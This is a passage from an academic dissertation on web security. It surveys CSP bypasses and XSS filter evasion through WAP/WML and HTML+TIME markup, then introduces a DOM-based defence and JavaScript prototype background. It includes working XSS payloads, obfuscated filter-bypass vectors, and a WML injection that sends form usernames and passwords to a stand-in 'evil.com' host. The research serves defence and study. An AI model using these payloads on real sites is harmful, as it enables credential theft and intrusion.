Concluding the coverage on vulnerable charsets, we must underline that the most prevalent problem is the mismatch between string content being submitted to the server and the content actually rendered by the user agent. Most of the mentioned attacks can do no visible harm to the server, as the character sequences indicate no attack and will not match any filter rules if this lack persists. The browser nevertheless decodes the received data in a non-standard and overly tolerant way, effectively turning the invalid entities and characters into strings potentially executing JavaScript. A server-side filtering solution can only protect against this kind of attack by knowing the browser implementation problem and delivering a precise fix, while at the same time it must work on how not to cripple any valid content during this process. A client-side protection layer would not be affected by any charset obfuscation since the markup has already been converted into its final state and can therefore be inspected in its canonical representation. Executed JavaScript code can be wrapped, inspected and judged. Weak charsets have further potential to wreak havoc, for especially in case of exotic variant such as Extended Binary Coded Decimal Interchange Code (EBCDIC) and similar code pages, a comparably low amount research has been published up till today. Considering the fact that even relatively modern browser have been reported vulnerable against charset inheritance attacks few years ago, more exploitable vulnerabilities of this category might be reported in the future [94].

3.6.13 Bypassing CSP

Content Security Policy (CSP) – as introduced in Section 3.1.4 – is a proposed and party implemented approach to mitigate classic XSS attacks in modern browsers. CSP tries to decrease browsers' capabilities to execute potentially malicious content definable by an administrator-controlled policy delivered either via HTTP headers or meta tags on the protected domain. Most importantly, CSP prohibits the use of *eval()* or eval-like functions and statements, and equally denies usage of inline scripts and plug-in containers if

[93]Heiderich, M. et al, *Charset Attack Vectors*, `http://html5sec.org/?charset` (Feb 2012)
[94]Secunia, *Secunia Advisory SA27907*, `http://secunia.com/advisories/27907/` (Dec 2007)

not defined differently in the policy directives. Finally, it permits a developer to specify which domains are permitted to load and execute JavaScript code from.

If we consider two of the most important components of CSP for protecting against script injections (those being: blocking inline script and allowing only white-listed domains to load and execute outline script), a successful attempt to bypass the protection should ideally include a way to emulate the permitted ways of scripting. This can be accomplished by using a technique first published by Heyes in 2009 [95]. The attack utilized an injection of pure JavaScript at the beginning of the document, then injected a script tag into the header area and set its *src* attribute to `?nocache`. This effectuated in the script tag loading the page it resides on and executing the content it first finds, that is to say - the injected JavaScript code. The code sample shown in Listing 3.26 illustrates the attack. Surprisingly, this approach still works on most CSP-enabled user agents today. A valid fix would include a MIME type check for resources loaded by script tags once CSP is enabled.

```
<?php
header("X-Content-Security-Policy: allow 'self'");
header("X-WebKit-CSP: default-src 'self'");
?>
alert(1)//<script src="?nocache"></script>
```

Listing 3.26: Bypassing CSP via self-including JavaScript; the src

A second possibility to bypass CSP would be to make sure that the white-listing feature allowed JavaScript, whilst it is at the same time combined with common website tracking scripts. The JavaScript files included by Google Analytics for instance are usually loaded directly from the Google domains. To combine CSP and Google Analytics on one website, a developer would have to white-list the Google Analytics domain to allow the JavaScript to execute. An attacker could simply create a Google Analytics account and link it to his attack vector. After that, the Google Analytics tool can theoretically be used to harvest data. This example remains theoretical as long as Google Analytics requires a website owner to confirm usage of the analysis tools by placing a META tag in the markup of the website to analyze or upload an individually crafted file to confirm. The attack shows the potential of abusing white-lists for CSP bypasses. Once the attacker can control one of the white-listed domains, the protection is endangered. This attack has as well been developed by Heyes in 2011.

Another event we have reported to the Mozilla development team in 2009 was our achievement of bypassing the prohibition to use *eval()*. The bypass was considerably easy and required no complex research. It was initiated by successfully blocking calling *eval()* with a single parameter as soon as the CSP headers were in place and the CSP-enabled Firefox version available at that time was in use. Calling *eval()* with two parameters nevertheless was permitted; since depending on the count of parameters, apparently a

[95] Heyes, G., *CSP – Mozilla content security policy*, `http://www.thespanner.co.uk/2009/06/23/csp-mozilla-content-security-policy/` (June 2009)

different code path was chosen. This code path was not covered by the CSP protection and we could execute eval. A variant way of bypassing CSP was obtained through the string evaluation method available via the *crypto* object present in Firefox implementations. The *crypto* object features a method called *crypto.generateCRMFRequest()*, which accepts a string as its fourth parameter [96]. This string is being evaluated as well. As of now, the CSP protection did not embraced this way of evaluating strings. Nevertheless, these last two bypasses can be considered rather meaningless, since the eval prohibition is not meant to protect websites in an injection context, but should rather keep developers from using eval or eval-like functions such as *setInterval*, *setTimeout* and the *Function* constructor parametrized with strings. Employing eval in production code is often used in combination with concatenation. This allows customization of the evaluated string, thus causing unnecessary DOMXSS vulnerabilities, such as those discussed in Section 3.6.4.

3.6.14 Miscellaneous Bypasses

Besides the aforementioned attack techniques, modern user agents provide an even larger attack surface by implementing half-specified and immature features. Moreover, they supply a large base of legacy code supporting techniques and interfaces marked as obsolete. Removing legacy code might often result in breaking parts of the web, so vendors usually opt for leaving those features intact. Not implementing early or half-baked specification drafts causes problems in terms of publicity as clearly no browser vendor can afford or risk the reputation damage arising from the lack of support for cutting-edge technology in early stages. The following paragraphs will provide a short overview of attacks that rely on either legacy code or early, and sometimes proprietary, implementations. This will show that an attacker greatly benefits from undocumented niche features when trying to bypass existing mitigation techniques.

3.6.14.1 Attacks Using Inline WML/WAP Code on Opera

While conducting our research, we have discovered that Opera is capable of rendering WML/WAP markup [97] inside HTML document fragments once a HTML file is supplemented with an appropriate XHTML MIME type. This means that an attacker has a whole new range of possible attacks at hand, by means of tags and attributes' employment, as well as exerting event handlers completely different to those in HTML documents. Several novel and mostly undocumented ways of executing JavaScript were identified. It is for instance possible to connect a redirection attempt with a timer and an event handler to cause a user interaction-free JavaScript execution vector. The code shown in Listing 3.27 testifies to this attack technique.

```
<card xmlns="http://www.wapforum.org/2001/wml">
  <onevent type="ontimer">
    <go href="javascript:alert(1)"/>
```

[96]MDN, *generateCRMFRequest*, https://developer.mozilla.org/en/JavaScript_crypto/generateCRMFRequest (Feb 2012)

[97]Open Mobile Alliance, *WAP Forum Specifications*, http://www.wapforum.org/what/technical.htm (July 2003s)

```
  </onevent>
  <timer value="1"/>
</card>
```

Listing 3.27: Executing JavaScript via WAP/WML

Silin refined this attack as he noticed how an attacker can easily obfuscate the vector by adding uninitialized WML variables [98]. His attack vector has better capacity for bypassing XSS filters via complete obfuscation of the URI scheme *javascript:*, as it is shown in Listing 3.28.

```
<x:template xmlns:x="http://www.wapforum.org/2001/wml"
  x:ontimer="$(x:unesc)j$(y:escape)a$(z:noecs)v$(x)a$(y)s$(z)cript$x:
      alert(1)
"><x:timer value="1"/></x:template>
```

Listing 3.28: Attack vector obfuscation via WAP/WML

Similar attack vectors developed with WAP/WML do not actually require JavaScript execution to unfold their malicious payload and potentially steal sensitive data. At the end of 2011, we have developed an attack vector capable of hijacking existing form submissions by utilizing a WAP/WML injection. The injection point is outside the form element and uses WML variables to access the data contained by the form elements, then map it to data-fields and execute a request to an external domain using those exact data-fields. The code shown in Listing 3.29 guides the reader through the technical whereabout of this attack. Beware that this attack can be just as easily carried out by user agents that do not support JavaScript execution. For that reason, even blocking or disabling JavaScript will not effectively prevent data theft. A filter solution attempting to fend of WAP/WML injections has to be capable of providing a white-list of HTML elements that exclude the set of available WML components.

```
<html xmlns="http://www.w3.org/1999/xhtml">
<body>
  <h1>Admin Login</h1>
  <form action="//good.com" method="post">
    <label>Username</label>
    <input type="text" name="username" value="admin" />
    <label>Password</label>
    <input type="password" name="password" value="s3cr3t" />
  </form>
<!--injection-->
<wml xmlns="http://www.wapforum.org/2001/wml">
  <card>
    <do>
      <go href="//evil.com/">
  <postfield name="username" value="$(username)"/>
  <postfield name="password" value="$(password)"/>
      </go>
    </do>
  </card>
</wml>
```

[98] Silin, A., *Obfuscated WML injection via undeclared WAP-ML Variables*, `html5sec.org/#83` (2011)

```
<!--/injection-->
</body>
</html>
```

Listing 3.29: Stealing form element content via injected WAP/WML

3.6.14.2 Attacks Using HTML+TIME on Internet Explorer

Older versions of Microsoft Internet Explorer support a technology labeled HTML+TIME, which is a proprietary way to animate HTML elements and provide similar capabilities to the ones offered nowadays by the SVG mentioned in Section 3.6.11 [99]. HTML+TIME, specified and published in 1998, extends the list of supported tags and attributes. It can be activated for a web document by the utilization of namespaces, an import directive or an imported behavior rule via CSS. HTML+TIME increases the size of the attack surface for XSS and scripting attacks because it provides a plethora of new ways to execute JavaScript code. To name just a few, it includes the option of new event handlers and possibilities to connect link targets with JavaScript URIs.

One of these methods works similarly to the set and animate syntax available for SVG images and seems to be the original inspiration for this rather quirky notation. During our research, we have encountered several attack vectors allowing an adversary to bypass existing XSS filters by simply submitting HTML+TIME code containing heavily obfuscated and multiply encoded payload. The code displayed in Listing 3.30 makes three example vectors known. Among them, two were developed by us and one was published by Silin for the HTML5 Security Cheatsheet [100].

```
<!-- using 'set' and the 'to' attribute to execute JavaScript via
    innerHTML -->
1<set/xmlns=`urn:schemas-microsoft-com:time`
  style=`beh&#x41vior:url(#default#time2)`
  attributename=`innerhtml`
  to=`&lt;img/src=&quot;x&quot;onerror=alert(1)&gt;`>

<!-- using 'animate' and the 'to' attribute to execute JavaScript via
    innerHTML -->
1<animate/xmlns=urn:schemas-microsoft-com:time
  style=behavior:url(#default#time2) attributename=innerhtml
  values=&lt;img/src=&quot;.&quot;onerror=alert(1)&gt;>

<!-- using 'onbegin' and heavy obfuscation to execute JavaScript -->
1;--<?f>< l  :!!:x\   /st
yle=`b&#x5c;65h\0061vIo\r/   :url(#def&#x61ult#time2)\  /';'`
```

[99] W3C, *Timed Interactive Multimedia Extensions for HTML*, http://www.w3.org/TR/NOTE-HTMLplusTIME (Sep 1998)

[100] Silin, A., *HTML+TIME based XSS vectors*, http://html5sec.org/?html+time (2011)

```
/onbegin= &#x5b =\u00&#054;1le&#114t&#40&#x31)&#x5d&#x2f/&#xy \>
```

Listing 3.30: Executing obfuscated JavaScript via HTML+TIME; explanations are visible inline

Given the fact that SVG succeeded as standard for SMIL-like synchronized multi-media for websites and the number of websites actually using HTML+TIME was vanishingly small, HTML+TIME was deactivated in more recent versions of Internet Explorer [101]. This information notwithstanding, the market share of Internet Explorer 8 was still significantly high at the time of this thesis' production (25% according to StatOWL [102]). A server-side protection library should therefore be fully cognizant of the numerous ways an attacker can inject and execute active content by using HTML+TIME. Especially black-list-based filter systems will need to drastically extend their filter rules to be capable to catch injections composed under the auspices of this rare and quirky HTML dialect.

Deeper analysis of the HTML+TIME syntax yielded a fully valid XSS filter bypass for Internet Explorer 8. It turned out that the import directive markup can be composed in different ways than mentioned by the MSDN documentation [103]: While the documents state the import directive needs to be formulated with a prepended question-mark (U+003F), we have revealed that this character might also be omitted. The code in Listing 3.31 points out two similar injections. One of them was capable of bypassing the IE8 XSS filter due to the lack of the question-mark character. The original vector was initially published by Silin [104] and the security advisories by the researchers of GreyMagic [105].

```
<!-- Attack detected by IE8 XSS filter -->
<div id="x">x</div>
<xml:namespace prefix="t">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" targetElement="x"
  to="&lt;img&#11;src=x:x&#11;onerror&#11;=alert(1)&gt;">0

<!-- Attack not detected by IE8 XSS filter (note trhe <import> directive)
     -->
<div id="x">x</div>
<xml:namespace prefix="t">
<import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" targetElement="x"
```

[101]W3C, *Synchronized Multimedia*, http://www.w3.org/AudioVideo/ (Dec 2008)

[102]StatOWL, *Browser market share and market penetration by version*, http://www.statowl.com/web_browser_market_share.php (Dec 2011)

[103]MSDN, *Introduction to HTML+TIME*, http://msdn.microsoft.com/en-us/library/ms533099(v=vs.85).aspx (Dec 2011)

[104]Silin, A., *Internet Explorer applying behavior via <import namespace*, html5sec.org/#116, (2011)

[105]GreyMagic, *GreyMagic Internet Explorer Security Research*, http://www.greymagic.com/security/advisories/ie.shtml (April 2005)

```
    to="&lt;img&#11;src=x:x&#11;onerror&#11;=alert(1)&gt;">
```

Listing 3.31: Bypassing the IE8 XSS filter via HTML+TIME import directives; explanations are visible inline

3.7 The Visibility Problem

As described in Section 3.6.4, the visibility of scripting attacks for potential defensive systems highly depends on the way in which it is being carried out. We can distinguish between three major aspects an attacker can utilize to hinder a security tool from being able to perceive and understand incoming data and thereby compromise the security promise of reliable input filtering and protection against scripting web attacks. The items comprising this short list are:

- **Attacks incoming on more highly situated layers** Some attack techniques bypass server-side protection systems because they simply do not yield any server requests and do not require HTTP or similar protocols to be carried out. This includes DOMXSS as well as the attacks against plug-in content, such as Flash files for example. An attacker can simply load a website with benign parameters to then only have these parameters change to compose the attack, that are not being sent to any server or comparable instance. Those attacks cannot be mitigated by server-side defense systems or installations residing below the client-side application layer. Our research showed that even browser-based XSS filters are often incapable of detecting attacks by matching browser-rendered markup and content in the address bar. This is due to the fact that not all information is being transported properly across these sub-layers.
- **Attacks using string obfuscation** Several defense mechanisms, especially those attempting to fend of scripting attacks, make use of signature-based approaches to detect the "known bad". Several PHP and Java-based XSS filters orchestrate a black-list of potentially harmful substrings, analyze incoming data based on these substrings and selectively remove potentially dangerous content. Similar approaches can be observed within common JavaScript analysis and sand-boxing approaches. Many of those examine string data for common patterns and consequently wrap the assumed executables into safe execution environments. As mentioned in Section 3.6.2, we have tested and further developed several obfuscation techniques to bypass those filters. Obfuscation has proven to be a rather primitive yet often successful bypass technique. We consider attacks using deprecated and unknown legacy features obfuscation-based bypasses as well, since using rarely known dialects to represent payload in a way am IDS will not recognize it can be considered strongly related to an actual obfuscation. Furthermore, attacks using quirky charsets, as mentioned in Section 3.6.12 are categorized as also filed under obfuscation. Among the bypass techniques in question, fragmented XSS, as discussed in Section 3.6.7, is also present. Since the payload is split into too

many parts so that signature-based filter systems cannot create successful matches between the incoming data and existing heuristics, those attacks can often operate undetected by filtering systems.

- **Impedance Mismatches and Mutation Attacks** Parser bugs and inconsistencies in modern user agents often allow an attacker to submit payload and exploit-code that will be of unsuspicious nature during its traversal through the layers from server to client but mutate after being rendered and processed by the user agents. Section 3.6.9 and following sections are dedicated to this attack technique. We have employed this technique to bypass high-end filter systems such as the HTMLPurifier, AntiSamy and other XSS filters. These attacks can be considered the most problematic aspect in bypassing filters because the attack vectors are basically standards-conforming markup. As a matter of course, neutering possibly malicious content might cripple valid user data. A protection library cannot rely on a written and approved standard anymore, but needs to actually learn about any possible parser bug of any potentially important user agent to stand a chance of providing decent levels of protection. This task can be considered almost impossible. Most of the parser bugs mentioned in this work are usually unknown to the vendors themselves. They often get discovered by accident or thorough research, even years after the browser has been developed and released.

Existing XSS and attack filters working on the server- and browser-side layers thus face one major problem, which boils down to the enormous capabilities of modern user agents and browser-like software. The rich cornucopia of features available for developers as well as attackers to choose from, the drastically increased complexity of the tasks user agents have to solve causes an increase in errors in the implemented features. Those errors provoke further gaps between the promised protection of server-side filtering tools and the reality of bypass possibilities. Furthermore, the majority of protection mechanisms can be considered to have been designed and installed based on the "single point of failure" anti-pattern (SPOF) [106]. Once they have been circumvented, few to no security restrictions apply and the attacker has free access to all sensitive DOM properties and can effectively remote control the victim and get access to almost arbitrary data. Sadly, none of the mitigation techniques discussed here provide effective ways to prevent post-exploitation or attempts to tear up a trusted DOM in attempts to install client-side security where it has maximum visibility – in the DOM itself.

3.8 Recapitulation and Outlook

The preceding sections have aimed to provide an overview on the ways and techniques that attackers apply to weaken, bypass and ultimately break the existing high-end attack mitigation systems protecting web applications. Most of the attacks introduced and discussed in this chapter rely on a simple problem, which comes down to the lack

[106]Fisher, M., *Scaling & Availability Anti-patterns*, `http://akfpartners.com/techblog/2009/05/12/scaling-availability-anti-patterns/` (May 2009)

of visibility for the protective system to effectively forbid detection and thereby prevention of the attack. Being the most complex, powerful and acting almost as full stack operating systems, the browsers implement several security mechanisms. Those include memory protection, additional abstraction layers between website and operating system, security zones and, in related matters, the Same Origin Policy. XSS filters on client- and server-side attempt to analyze, match and judge incoming data, effectively protecting users from privacy invasions and malware attacks. Security extensions, such as NoScript, attempt to close a whole range of security flaws in modern user agents and install barriers between local resources and web content. Their goal is to enforce encrypted communication and prevent XSS as well as drive-by download attacks. Unfortunately, once an attacker manages to bypass all those layers, the browser exposes a fully unprotected and accessible DOM. Most of the sensitive data that a website requires to authenticate users, store persistent information and implement use cases or visual feedback, are then in the hands of an attacker, almost without any restrictions. Additionally, with the constant dynamic specification of new technologies, more and more new features which potentially hold sensitive data and enable new attack vectors are added into user agents every day. This situation is surprising in a sense that the path to the DOM containing the secrets an attacker often desires to possess is guarded by a plethora of protection systems, each with their own specific blind spot. The DOM itself is fully open and accessible if the attacker crafted a vector competent to trick those blind spots and bypass IDS, filter and defense mechanisms.

The following chapters of this dissertation will describe a first and very important step in thriving towards a protected DOM. That is to say a DOM that is not helpless after its guards have been bypassed. We introduce, extensively discuss and evaluate an approach to move the last line of defense to the layer where the actual attack vector executes – the DOM itself. While the formerly discussed and bypasses protection techniques can only defend against known bad, we attempt to define a future approach for a DOM-based white-list driven monitoring and proxy approach. Ideally, this will allow a developer to easily define a protection against successful IDS and filter bypasses. Afterwards, it should enable a construction of a strong and self-protecting defense system, capable of managing access, detecting attacks and preventing the consequences of a successful bypass of protection residing on the underlying layers.

4 Novel Defense Approaches

Only a fool lets a fox guard the henhouse

OLD PROVERB

In the following sections, we will tackle the attacks reviewed in Section 3.2, subsequently introduce and discuss a novel defense approach to resisting them. Our proposal describes a browser's Document Object Model (DOM) as an ideal layer to install and deploy a protection feature against scripting web attacks and related threats. Contrary to the aforementioned defense mechanisms, this approach is nearly immune against obfuscation, attacks using impedance mismatches, character-set-based attacks and many other techniques formerly used to bypass existing web application filters, IDS and WAF. We will conclude with describing several detailed evaluation processes and a discussion of existing limitations and future work.

4.1 Introduction and Rationale

Securing complex web applications against malicious input is usually a complicated and time-consuming process. Not only the knowledge of developmental and architectural best practices, but also the awareness of the numerous attack techniques against web applications are required for a successful developer. The already large and growing number as well as the complexity of attack vectors pose a challenge for even the most experienced programmers. For that reason, libraries and tools were created to ease input filtering, processing, upload handling and other potentially critical transactions prone to being used as a gateway for an assault. We have discussed the most prominent mitigation techniques in Section 3.1 and explained their operational behaviors. Constituting the next step, Section 3.2 described how these and further mitigation techniques are being bypassed by attackers. Finally, we have now arrived at the point where we dedicate Chapter 4 to rethinking client-side web security, which is an essential contribution of this work.

So far, our focus was on scripting attacks and finding bypasses abusing discrepancies between the filter knowledge and the browser capabilities. Please note that we were not concentrating on simple programming errors but rather on actual design, discrepancies and specification-based flaws that are hard or impossible to fix without harming integrity and functionality. The conclusion drawn in Section 3.2 was that a filter software unable to know the capabilities of the user agent processing the filtered output is unable to succeed without constant and continuous maintenance. We consider server-side filtering solutions to be lacking this knowledge as they reside on a different layer than user agent and the website's DOM. We have discovered and reported a series of bypasses in the most prominent server-side filter solutions including our challenge for the HTMLPurifier and AntiSamy, which were depicted in Section 3.6.6. We have also concluded that the filtering solution installed in the user agent itself is often insufficiently equipped with the necessary knowledge. That is to say that our tests showed that the Internet Explorer XSS filter, the Google Chrome XSS Auditor and the NoScript XSS protection do not utilize or possess the necessary knowledge to detect attacks, which are making use of undocumented user agent features or legacy technologies. The filter bypasses we have introduced and discussed in Section 3.6.8 clearly underlined this. Server- and client-side filters are further affected by the nearly impossible to manage matters of constant advancements in regards to available user agent features, the multitude of available user agent software with its versions and minor versions combined with the large cloud of available browser plug-ins supporting successful exploitation.

This chapter will announce and present a novel approach to stand guard over web-based scripting attacks. We have specified and created a prototypic implementation of a DOM protection library that has multiple advantages over classic server-side XSS filters and browser-based XSS detection tools. Out security tool resides and executes directly within a website's Document Object Model (DOM). The following list outlines some of its key features:

- It is immune against obfuscation-based attacks mentioned in Section 3.6.2
- It is capable of detecting and preventing the DOMXSS attacks discussed in Section 3.6.4
- It does not require constant maintenance in case a user agent provides a larger feature set after an update
- It can be deployed as a website script via proxy injection, user script or browser extension
- It supports interfaces to server-side analysis and logging tools
- It does not rely on a domain based trust system like the NoScript extensions
- It has no impact on the user's browsing experience by noticeably affecting performance or displaying dialog boxes and warning messages

Quantity and implications of XSS attacks have significantly increased over the last decade – and from then till now server-side filters and sanitation libraries have failed to fully solve the issues arising from them. High traffic websites, online banking systems, e-commerce sites and online shops, as well as other applications processing sensitive data, are are all greatly affected by XSS vulnerabilities and exploits. We put forward a new system that is capable of delivering security on the same layer that the attack takes place on. We are doing so by creating a tampering-resistant wrapped DOM, which installs an optional Intrusion Detection System (IDS) and Role Based Access Control (RBAC) layer for further in-depth security. We have proven effectiveness and feasibility of our approach through an unusual but effective evaluation method of a series of security challenges. The following paragraphs will elaborate on the design, the inner workings, further goals and the evaluation details of our prototypic security tool. We will conclude with a glance towards a future, starting with a comprehensive section on current pitfalls and limitations, and including plans of getting around them with the releases to come.

4.2 JavaScript and the DOM

The Document Object Model (DOM) is a client- and platform-independent representation of a HTML/XML tree accessible via a public API; it allows modifications to the markup and structural aspects of the loaded documents.

4.2.1 History and Development

Browsers have started to incorporate a first level of DOM API in the late 1990s. It mainly concerned enabling form element addressing, form element value validation against developer supplied rules, changes to links and other elements, as well as their appearance and image sources. The first browser DOM versions implemented in early Internet Explorer and Netscape releases did not follow any standards or publicly shared specification whatsoever. With rising complexity of the offered API and addition of further features, the gaps between those DOM implementations grew bigger and developers were forced to either accordingly optimize their websites for Netscape/Internet Explorer or develop two different versions of at least parts of the website once decent DOM interactions or dynamic HTML (DHTML) features were implemented. These versions of the DOM are also known as DOM Level 0, legacy DOM or, later on, intermediate DOM. From a security perspective, these controls of link, image and form still cause problems in several implementations. Detailed discussion of these cases can be found in Section 3.6.3.

A first standardized version of the DOM that browsers were recommended to support was published in 1998 by the W3C and it has been henceforth known as DOM Level 1 – containing some parts of the DOM API described earlier by the HTML4 specification. A fully comprehensive coverage of the markup tree was unique to DOM Level 1. A developer could control any portion of the document markup by using the DOM API. Earlier drafts and implementations were limited in these regards and only allowed accessing certain elements such as the aforementioned forms and links. Bear in mind that JavaScript itself, per se has nothing to do with the DOM and it is the modern browsers that allow JavaScript and comparable scripting languages and plug-ins to interact with the DOM APIs. Consequently, in most cases, the DOM is being accessed via JavaScript. It has to be noted that languages such as Action Script, to some extent Acrobat Script, and especially Visual Basic Script (VBS) can interact with the DOM as well and provide similar features. Accessing the DOM via JavaScript allows application of the JavaScript language features for DOM elements. This is of substantial importance to our

DOM-based security approach. DOM Level 2 was published as W3C recommendation in December 2000 and describes a rather small set of changes compared to DOM Level 1 [1].

DOM Level 3 is holding a recommendatory status nowadays. It is being widely implemented and most modern browsers support large quantities of specified APIs and behaviors. Several of the W3C proposed events are being used by our prototypic security library as well as IceShield discussed in Section 4.7. As we were writing up, the DOM Level 4 specification has reached working draft status. It manifests details about DOM ranges, HTML element collections and other specifics so far not sufficiently covered by DOM Level 3. DOM Level 4 is being developed by the editors employed by Google, Mozilla and Opera.

4.2.2 Objects, Methods and Properties

In JavaScript, essentially everything that is not a statement, a comment or an operator has a status of an object or provides object-like features. Even the boolean states true and false can be accessed as objects. The following code snippet shows how the constructor prototype's __*proto*__ object of "true" can be obtained and used or manipulated: `true.constructor.prototype.`
`__proto__` We will elaborate on prototyping in Section 4.2.3. Even methods are being represented by an object-like structure in JavaScript. They too can be derived to its proto objects such as *Function* and *Object* or even *Empty* on several user agents. A method object itself has methods such as *call* and *apply*, as well as properties such as *length* enumerating the number of arguments, its "arity" (an obsolete interface giving out similar information as length about the required method arguments), and many others. The *call* and *apply* methods of a function object (or actual method) are naturally applied with a *call* and *apply* interface of their own – which then again exposes a constructor object, subsequently directing back to the actual function constructor and allowing script code execution: `alert.constructor.prototype.call.call.call.constructor`. In several browsers, these prototype and constructor chains led to dangerous code execution vulnerabilities. For example, it was possible to access the *setter* for a certain property and thereby retrieve a privileged browser DOM object such as the search field, the address bar, or a dialog element. For introductory purposes in the concepts and often confusing systematics behind JavaScript, the Mozilla Developer Network can be consulted [2].

JavaScript allows behavior modification of native data types such as the *String* or *Array* constructor. This allows inheritance of the modifications to instances of this object – used for malicious hijacking techniques. Some attack techniques published by Walker

[1] W3C, *Changes between DOM Level 1 Core and DOM Level 2 Core*, `http://www.w3.org/TR/DOM-Level-2-Core/changes.html` (Dec 2000)

[2] MDN, *A re-introduction to JavaScript*, `https://developer.mozilla.org/en/A_re-introduction_to_JavaScript` (Feb 2012)

in 2007 [3] made use of the flexibility JavaScript provides in regards to the handling and overwriting of native data types and their properties. Walker demonstrated how browsers allow changing the default behavior of Array and Object constructors and thereby steal cross domain data. This was accomplished by first preparing a malicious *Array* object and then including cross domain JSON data that then gets parsed accordingly to the modifications and leaks almost arbitrary information about its contents. By now, JSON hijacking has been fixed in most user agents yet it is still surfacing in regular intervals. In 2009 and 2011 it was revisited by Heyes because of remaining glitches and vulnerabilities [4].

JavaScript properties are not only objects themselves, but possess yet another interesting feature. We will employ this feature in a slightly enhanced form to make use of in our DOM-based protection approach. Any property can be applied with a getter and a setter function, which executes once a read/write access occurs. Most user agents provide different ways to define getters and setters, which are more or less conform to the specification. Internet Explorer knows the *onpropertychange* event, Gecko-based browsers allow a deprecated *setter* syntax enabling method execution without parenthesis (example: `a=a setter=alert`). The Mozilla Developer Network (MDN) elaborates further on available techniques for getter and setter control [5] including the *__defineGetter__* syntax described in Section 4.3.1.1. The for this thesis relevant and guidelines' observant method is using the ES5 object extensions described in Section 4.3.2. Keeping the general scope of this thesis in mind, one should make note of the fact that a developer can essentially change the behavior of host objects and native properties. He can also control getter and setter access and perform those operations on the DOM objects available for the loaded document. This and consecutively discussed techniques and implementations mark the very foundation of the trusted DOM and its security aspects we propose in this chapter.

4.2.3 Prototyping

The JavaScript language employs a variation of object oriented programming (OOP) called prototyping. Prototyping-based programming usually does not involve the usage of classes, but offers prototype objects from which instances can be cloned. In JavaScript, the *new* operator can be used to generate an instance from a constructor; the function an object instance is being created from. The constructor usually has a prototype, which in turn may have a *__proto__* object and yet another constructor. The terminology is often confusing for developers versed in different OOP techniques and paradigms. On this account, the Mozilla Developer Network provides an introduction [6].

[3]Walker, *JSON is not as safe as people think it is*, `http://directwebremoting.org/blog/joe/2007/03/05/json_is_not_as_safe_as_people_think_it_is.html` (March 2007)

[4]Heyes, *JSON Hijacking*, `http://www.thespanner.co.uk/2011/05/30/json-hijacking/` (May 2011)

[5]MDN, *Defining Getters and Setters*, `https://developer.mozilla.org/en/Core_JavaScript_1.5_Guide/Creating_New_Objects/Defining_Getters_and_Setters` (Dec 2011)

[6]MDN, *Inheritance and the prototype chain*, `https://developer.mozilla.org/en/JavaScript/Guide/Inheritance_and_the_prototype_chain` (Jan 2012)

Prototype	explicit	implicit
Object	new Object()	a:1
String	new String()	'foobar'
Array	new Array()	[1,2,3]
Number	new Number()	1e+1
Boolean	new Boolean()	true
RegExp	new RegExp()	/./

Table 4.1: Examples for explicit and implicit instantiation

As mentioned, the constructor function can be used to create an object instance. Nevertheless, the prototype property of this constructor allows to add and edit existing methods and properties. The *String* object is an exemplary constructor, a string object mapped to the label *test* can thus be created by executing the following code: `var test = new String('foobar')`. When accessing *test.constructor.prototype*, the methods available after instantiation can be modified. The code shown in Listing 4.1 provides some examples for further clarification.

```
<script type="text/javascript">
  // overwriting String.concat with alert
  String.prototype.concat = function(){alert(arguments[0])}
  var test = new String();
  test.concat(1) // will call alert(1)

  // overwriting via constructor access
  test.constructor.prototype.concat = function(){confirm(arguments[0])}
  test.concat(1) // will call confirm(1)
</script>
```

Listing 4.1: Examples for constructor and prototype usage in JavaScript; the prototype is being accessed and manipulated to replace concat() with alert()

Some constructors additionally allow implicit instantiation – a string object mapped to the label *test* can be created by simply executing the following code: `var test = 'foobar'`. This implicit instantiation is available for the object types *String*, *Number*, *Boolean*, *RexExp*, *Array* and *Object* – as shown in Table 4.2.3. Note that JavaScript enables constructor access for implicitly instantiated objects so the code `''.constructor.prototype.concat` will facilitate access to the *concat* method prototype. For security reasons explained in Section 4.2.2, the instantiation of an object sometimes yields different results based on the chosen instantiation method – effective preventing JSON hijacking attacks.

Several more host object constructors are available to chose from in a DOM or DOM-like environment. Among them, one can name *Image()* for image objects, *Option()* for *option* items in HTML *select* elements and, ultimately, one constructor for each and every possible HTML and SVG element; those are currently the available DOM representations for XML/HTML nodes. Future browser versions might include MathML constructors as well. Depending on the namespace they reside in, those constructors are being prefixed with the string HTML or SVG. For instance, the *html* element is represented by the constructor *HTMLHtmlElement*, while the constructor for the *a* element is accessible via *HTMLAnchorElement*. Any HTML element constructors' methods and properties, including the available HTML attributes, are equally represented by the prototype and can be accessed via the constructor prototype. On that grounds, to make sure that a call to a form element's submit method is being replaced by a user defined function call, the property *HTMLFormElement.prototype.submit* should be modified. In Section 4.3.2, we will allude to how this can receive supplemental extension and how the wrapped method can be sealed from external access.

The actual prototype of an object can – at least in some user agents – be accessed through the *__proto__* property. While prototypes might be invisible for an object in case they belong to a different object than the actual object has been created from, the methods attached exclusively to the inheriting object can be accessed by using *__proto__*. While this might sound confusing, again, an example should help by illustrating this relation: The *HTMLFormElement* constructor inherits properties from the *HTMLElement* object – which also inherits capabilities to *HTMLFormElement* such as for example the method *insertAdjacentHTML()* or anther method named *normalize()*. When inspecting the prototype of *HTMLFormElement*, neither *insertAdjacentHTML()* nor *normalize()* are directly visible; yet they remains available for its instances. Only the *__proto__* property of *HTMLFormElement.prototype* will unveil their existence. This hierarchy model goes even deeper because *HTMLElement* itself inherited from *Element* (its *__proto__*), which then again inherited from *Node*, that ultimately inherited properties and methods from Object – the final element of the proto-chain. To summarize, while a developer can indeed call a form object's *normalize()* method, the method will not be visible by simply inspecting *HTMLFormElement.prototype*; this is the same for *insertAdjacentHTML()*. Only going further down the proto-chain and inspecting *HTMLFormElement.prototype.__proto__.__proto__.__proto__* will reveal those method's presence and availability [7]. To summarize this Section, the JavaScript prototyping based object foundation holds benefits for developers regarding flexibility and inheritance control, but also bears several pit-falls considerably important from security and visibility point of view.

4.2.4 Proprietary Interfaces

Aside from the DOM objects specified by the W3C, WHATWG, and the host objects required by the ECMA Script specifications, each of the tested user agents implements a wide array of proprietary DOM objects and interfaces. Many of those are relevant for scripting attacks and client- side security due to the fact that they often provide additional ways for either code obfuscation or arbitrary scripting code execution. This exposes a major problem for DOM-based security tools in a way that any reliable solution

[7]MDN, *__proto__*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/proto` (Dec 2011)

